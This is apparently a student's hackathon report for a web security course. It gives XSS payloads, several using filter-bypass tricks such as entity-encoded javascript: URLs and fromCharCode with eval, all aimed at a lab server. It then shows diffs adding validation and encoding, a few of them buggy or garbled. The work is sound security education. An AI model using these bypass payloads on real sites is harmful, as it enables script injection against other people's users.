

WAPH-Web Application Programming and Hacking

Instructor: Dr. Phu Phung

Student

Name: Sophia Munoz

Email: <mailto:munoza@mail.uc.edu>



Figure 1: Sophia's headshot

Hackathon 1 - Cross-Site Scripting Attacks and Defenses

The Lab's Overview

For Hackathon 1, there were two tasks. Task 1 focused on cross-site scripting attacks at increasing levels of difficulty. They required injecting code to get an alert(). Task 2 focused on the implementation of input validation and XSS defense methods in previous Labs 1 and 2.

Outcomes I learned from this hackathon were the various hacking methods to bypass filters and protections placed client-side and server-side. This allowed for a better understanding on vulnerabilities when programming a web application and promoted the best ways to protect and defend your web apps from hackers.


Hackathon1 Folder: <https://github.com/munozsophia/waph-munoza/tree/main/hackathons/hackathon1>.

Task 1: Attacks

The section covers the cross-site scripting injections used to hack into 7 Levels of webpages. I was able to do the XSS for Levels 0 to Level 5. But unfortunately, I could not figure out Level 6. It was quite difficult.

a. **Level 0** Below is the XSS code injected into the input form:

```
<script>alert("Level 0-Hacked by Sophia Munoz")</script>
```




Level 0 Injected XSS and Payload Attack

[Click Here to View Level 0 Demo](#)

b. **Level 1** Below is the XSS code injected into the URL:

```
https://waph-hackathon.eastus.cloudapp.azure.com/xss/level1/echo.php?input=<script>alert("Level 1-Hacked by Sophia Munoz")</script>
```




Level 1 Injected XSS and Payload Attack

Click Here to View Level 1 Demo

c. Level 2 Below is the XSS code injected into the console:

```
var f = document.createElement('form');
f.method = 'POST';
f.action = '';
var i = document.createElement('input');
i.name = 'input';
i.value = '<script>alert("Level 2-Hacked by Sophia Munoz")</script>';
f.appendChild(i);
document.body.appendChild(f);
f.submit();
```

Assuming the method used was the POST method. The vulnerability is exploited in the `echo.php` web application on this line of code: `echo $_POST['input']`




Level 2 Injected XSS and Payload Attack

Click Here to View Level 2 Demo

d. Level 3 Below is the XSS code injected into the URL:

`https://waph-hackathon.eastus.cloudapp.azure.com/xss/level3/echo.php?input=<img src=x onerror="alert('Level 3-Hacked by Sophia Munoz')">`

Assuming the method used was the GET method. The vulnerability is exploited in the fact that only `<script>` and `</script>` were filtered out, but other event handlers like the one used to inject in the URL (`onerror`) weren't handled at all.




Level 3 Injected XSS and Payload Attack

Click Here to View Level 3 Demo

e. **Level 4** Below is the XXS code injected into the URL:

`https://waph-hackathon.eastus.cloudapp.azure.com/xss/level4/echo.php?input=<a href="java%26%23115%3Bscript:alert('Level 4-Hacked by Sophia Munoz')">Click Me</a>`

I URL encoded the & in %26;. The ampersand essentially acts as URL parameter separator. Assuming the method used was the GET method. The vulnerability is exploited by a line like `echo $input`. Even `script` wasn't detected as it wasn't a literal letter-for-letter string.




Level 4 Injected XSS and Payload Attack

Click Here to View Level 4 Demo

f. Level 5 Below is the XXS code injected into the URL:

```
https://waph-hackathon.eastus.cloudapp.azure.com/xss/level5/echo.php?input=<img
src=x onerror=eval(String.fromCharCode(97,108,101,114,116,40,39,76,101,118,
101,108,32,53,45,72,97,99,107,101,100,32,98,121,32,83,111,112,104,
105,97,32,77,117,110,111,122,39,41))>
```

I used `fromCharCode` to encode `alert` as to not have it be detected. Assuming the method used was the `GET` method. The vulnerability is like the previous level, `echo $input`, but it now also includes `alert` instead of just `script`.



Level 5 Injected XSS and Payload Attack

Click Here to View Level 5 Demo

g. Level 6 Given that Level 6 used `htmlspecialchars()`, the webpage is quite protected and made it difficult for me to find a way to inject XSS code successfully.

Task 2: Defenses

This section modifies vulnerable code from Lab 1 and Lab 2 by the using input validation and XSS defense methods.

a. Input Validation Implementation `echo.php`

Commit 72154ca

munozsophia committed 2 minutes ago

echo.php revision: validate input not empty and encode data

main 1 parent dcee1c5 commit 72154ca

1 file changed +4 -1

labs/lab1

echo.php

```

+++ @@ -1,3 +1,6 @@
1 1 <?php
2 -     echo $_REQUEST["data"];
2 +     if (!isset($_REQUEST["data"])) {
3 +         die("\error\: \"Please provide 'data' field\");
4 +     }
5 +     echo htmlentities($_REQUEST["data"]);
3 6 ?>

```

echo.php Revision

The code specifically implementing validation is below. It checks to see if the data is not missing.

```

if (!isset($_REQUEST['data'])) {
    die("\error\: \"Please provide 'data' field\");
}

```

waph-munozsa.html

Commit 37c9bad

munozsophia committed 4 minutes ago

waph-munozsa.html revision: make sure input isn't empty

main 1 parent 91f83ea commit 37c9bad

1 file changed +1 -1

labs/lab2

waph-munozsa.html

```

... @@ -105,7 +105,7 @@ <h3>Student: Sophia Munoz</h3>
105 105
106 106     function getEcho() {
107 107         var input = document.getElementById("data").value;
108 -         if (input.length == 0) {
108 +         if (!input || input.length == 0) {
109 109             return;
110 110         }
111 111         var xhttp = new XMLHttpRequest();

```

waph-munozsa.html getEcho() Revision

Commit 72a12e6

munozsophia committed 3 minutes ago

waph-munozsa.html revision: jQueryAjax() - make sure input isn't empty

main 1 parent 37c9bad commit 72a12e6

1 file changed +3 -2

labs/lab2

waph-munozsa.html

```
@@ -124,9 +124,10 @@ <h3>Student: Sophia Munoz</h3>
124 124
125 125     function jQueryAjax() {
126 126         var input = $("#data").val();
127 -         if (input.length == 0) return;
128 -         $.get("echo.php?data=" + input,
127 +         if (!input || input.length == 0) return;
128 +         $.get("echo.php?data=" + encodeInput(input),
129 129             function(result) {
130 +                 if (!result) return;
130 131                 $("#response").html("Response from server:" +
131 132                     result);
132 133             }
132 133         );
```

waph-munozsa.html jQueryAjax() Validation Revision

Commit cd97f21

munozsophia committed now

waph-munozsa.html revision: jQueryAjaxPost() - make sure input/result is not empty

main 1 parent 0f3f0a6 commit cd97f21

1 file changed +2 -1

labs/lab2

waph-munozsa.html

```
@@ -136,9 +136,10 @@ <h3>Student: Sophia Munoz</h3>
136 136
137 137     function jQueryAjaxPost() {
138 138         var input = $("#data").val();
139 -         if (input.length == 0) return;
139 +         if (!input || input.length == 0) return;
140 140         $.post("echo.php",{data: input},
141 141             function(result) {
142 +                 if (!result) result;
142 143                 $("#response").html("Response from server:" +
143 144                     result);
144 145             }
144 145         );
```

waph-munozsa.html jQueryAjaxPost() Validation Revision

Commit c8c6a20

munozsophia committed now

waph-munozsa.html revision: jokeAPI - make sure result/result.api are not empty

main 1 parent 17e2d59 commit c8c6a20

1 file changed +1

labs/lab2

waph-munozsa.html

```
@@ -149,6 +149,7 @@ <h3>Student: Sophia Munoz</h3>
$.get("https://v2.jokeapi.dev/joke/Programming?type=single",
  function(result) {
    console.log("From jokeAPI: " + JSON.stringify(result));
152 +    if (!result || !result.joke) return;
153     $("#response").html("A programming joke of the day: " +
      result.joke);
154   }
155 ) // this will be executed automatically
```

waph-munozsa.html jokeAPI Validation Revision

Commit e7f619a

munozsophia committed now

waph-munozsa.html revision: guessAge() - make sure data is not empty

main 1 parent bf1ee56 commit e7f619a

1 file changed +2

labs/lab2

waph-munozsa.html

```
@@ -155,8 +155,10 @@ <h3>Student: Sophia Munoz</h3>
) // this will be executed automatically
156
157 async function guessAge(name) {
158 +  if (!name || name.length == 0) return;
159   const response = await fetch("https://api.agify.io/?name=" +
    name);
160   const result = await response.json();
161 +  if (!result || !result.age) return;
162   $("#response").html("Hi " + name + ", your age should be " +
    result.age);
163 }
164 </script>
```

waph-munozsa.html guessAge() Validation Revision

email.js

Looking over the code of email.js, there doesn't seem to be any external input from the user. The email is hardcoded into the code, so I don't see a need for

input validation.


b. XSS Defenses `echo.php`

The code specifically implementing XSS defense is below. It encodes the data output. The image from the previous section shows the image with the `echo.php` revision.

```
echo htmlentities($_REQUEST['data']);
```

`waph-munozsa.html`

The implementation of the code below makes it simpler to encode the data in the other functions.



waph-munozsa.html Encode Input Function

```
Commit 0f3f0a6
munozsophia committed 1 minute ago

waph-munozsa.html revision: jQueryAjax() - encode result before injection

main 1 parent 72a12e6 commit 0f3f0a6

1 file changed +1 -1
```

```
@@ -128,7 +128,7 @@ <h3>Student: Sophia Munoz</h3>
128 128 $.get("echo.php?data=" + encodeInput(input),
129 129     function(result) {
130 130         if (!result) return;
131 131 -         $("#response").html("Response from server:" +
+         result);
132 132 +         $("#response").html("Response from server:" +
+         encodeInput(result));
133 133     }
134 134     );
135 135     $("#data").val("");
```

waph-munozsa.html jQueryAjax() Defense Revision

I didn't realize until later that I had missed implementing the `encodeInput()` function for one piece of data so there are two revisions for `jQueryAjaxPost`.

```
Commit 17e2d59
munozsophia committed now

waph-munozsa.html revision: jQueryAjaxPost() - encode result before injecting

main 1 parent cd97f21 commit 17e2d59

1 file changed +1 -1
```

```
@@ -140,7 +140,7 @@ <h3>Student: Sophia Munoz</h3>
140 140 $.post("echo.php",{data: input},
141 141     function(result) {
142 142         if (!result) result;
143 143 -         $("#response").html("Response from server:" +
+         result);
144 144 +         $("#response").html("Response from server:" +
+         encodeInput(result));
145 145     }
146 146     );
147 147     $("#data").val("");
```

waph-munozsa.html jQueryAjaxPost() Defense Revision

Commit 0560c8d

munozsophia committed now

waph-munozsa.html revision: jQueryAjaxPost() - encode data before injecting fix

main 1 parent 598bdc4 commit 0560c8d

1 file changed +2 -2

labs/lab2

waph-munozsa.html

```
@@ -137,9 +137,9 @@ <h3>Student: Sophia Munoz</h3>
137 137     function jQueryAjaxPost() {
138 138         var input = $("#data").val();
139 139         if (!input || input.length == 0) return;
140 - $.post("echo.php",{data: input},
140 + $.post("echo.php",{data: encodeInput(input)},
141 141         function(result) {
142 -         if (!result) result;
142 +         if (!result) return;
143 143         $("#response").html("Response from server:" +
144 144             encodeInput(result));
145 145         });
```

waph-munozsa.html jQueryAjaxPost() Defense Revision Fix

Commit bf1ee56

munozsophia committed now

waph-munozsa.html revision: jokeAPI - encode jokeAPI data before injecting

main 1 parent c8c6a20 commit bf1ee56

1 file changed +1 -1

labs/lab2

waph-munozsa.html

```
@@ -150,7 +150,7 @@ <h3>Student: Sophia Munoz</h3>
150 150     function(result) {
151 151         console.log("From jokeAPI: " + JSON.stringify(result));
152 152         if (!result || !result.joke) return;
153 -         $("#response").html("A programming joke of the day: " +
153 +         result.joke);
153 +         $("#response").html("A programming joke of the day: " +
154 154             encodeInput(result.joke));
155 155     }
156 156     ) // this will be executed automatically
```

waph-munozsa.html jokeAPI Defense Revision

```
Commit 598bdc4
munozsophia committed now

waph-munozsa.html revision: guessAge() - encode external API data before injecting

main 1 parent e7f619a commit 598bdc4
1 file changed +2 -2
```

```
@@ -156,10 +156,10 @@ <h3>Student: Sophia Munoz</h3>
156 156
157 157     async function guessAge(name) {
158 158         if (!name || name.length == 0) return;
159 -         const response = await fetch("https://api.agify.io/?name=" +
159 +         const response = await fetch("https://api.agify.io/?name=" +
160           name);
160 +         encodeInput(name));
161 161         const result = await response.json();
162 162         if (!result || !result.age) return;
163 -         $("#response").html("Hi " + name + ", your age should be " +
163 +         $("#response").html("Hi " + encodeInput(name) + ", your age
164           result.age);
164 +         should be " + encodeInput(String(result.age)));
165 -         }
165 +         }
166 166     }
167 167 }
168 168 </script>
169 169 </body>
```

waph-munozsa.html guessAge() Defense Revision

email.js

The use of `innerHTML` provides a way to inject the tag `<a>`, but as previously mentioned above, due to the email being hardcoded in the file, there seems to be no risk of cross-site scripting.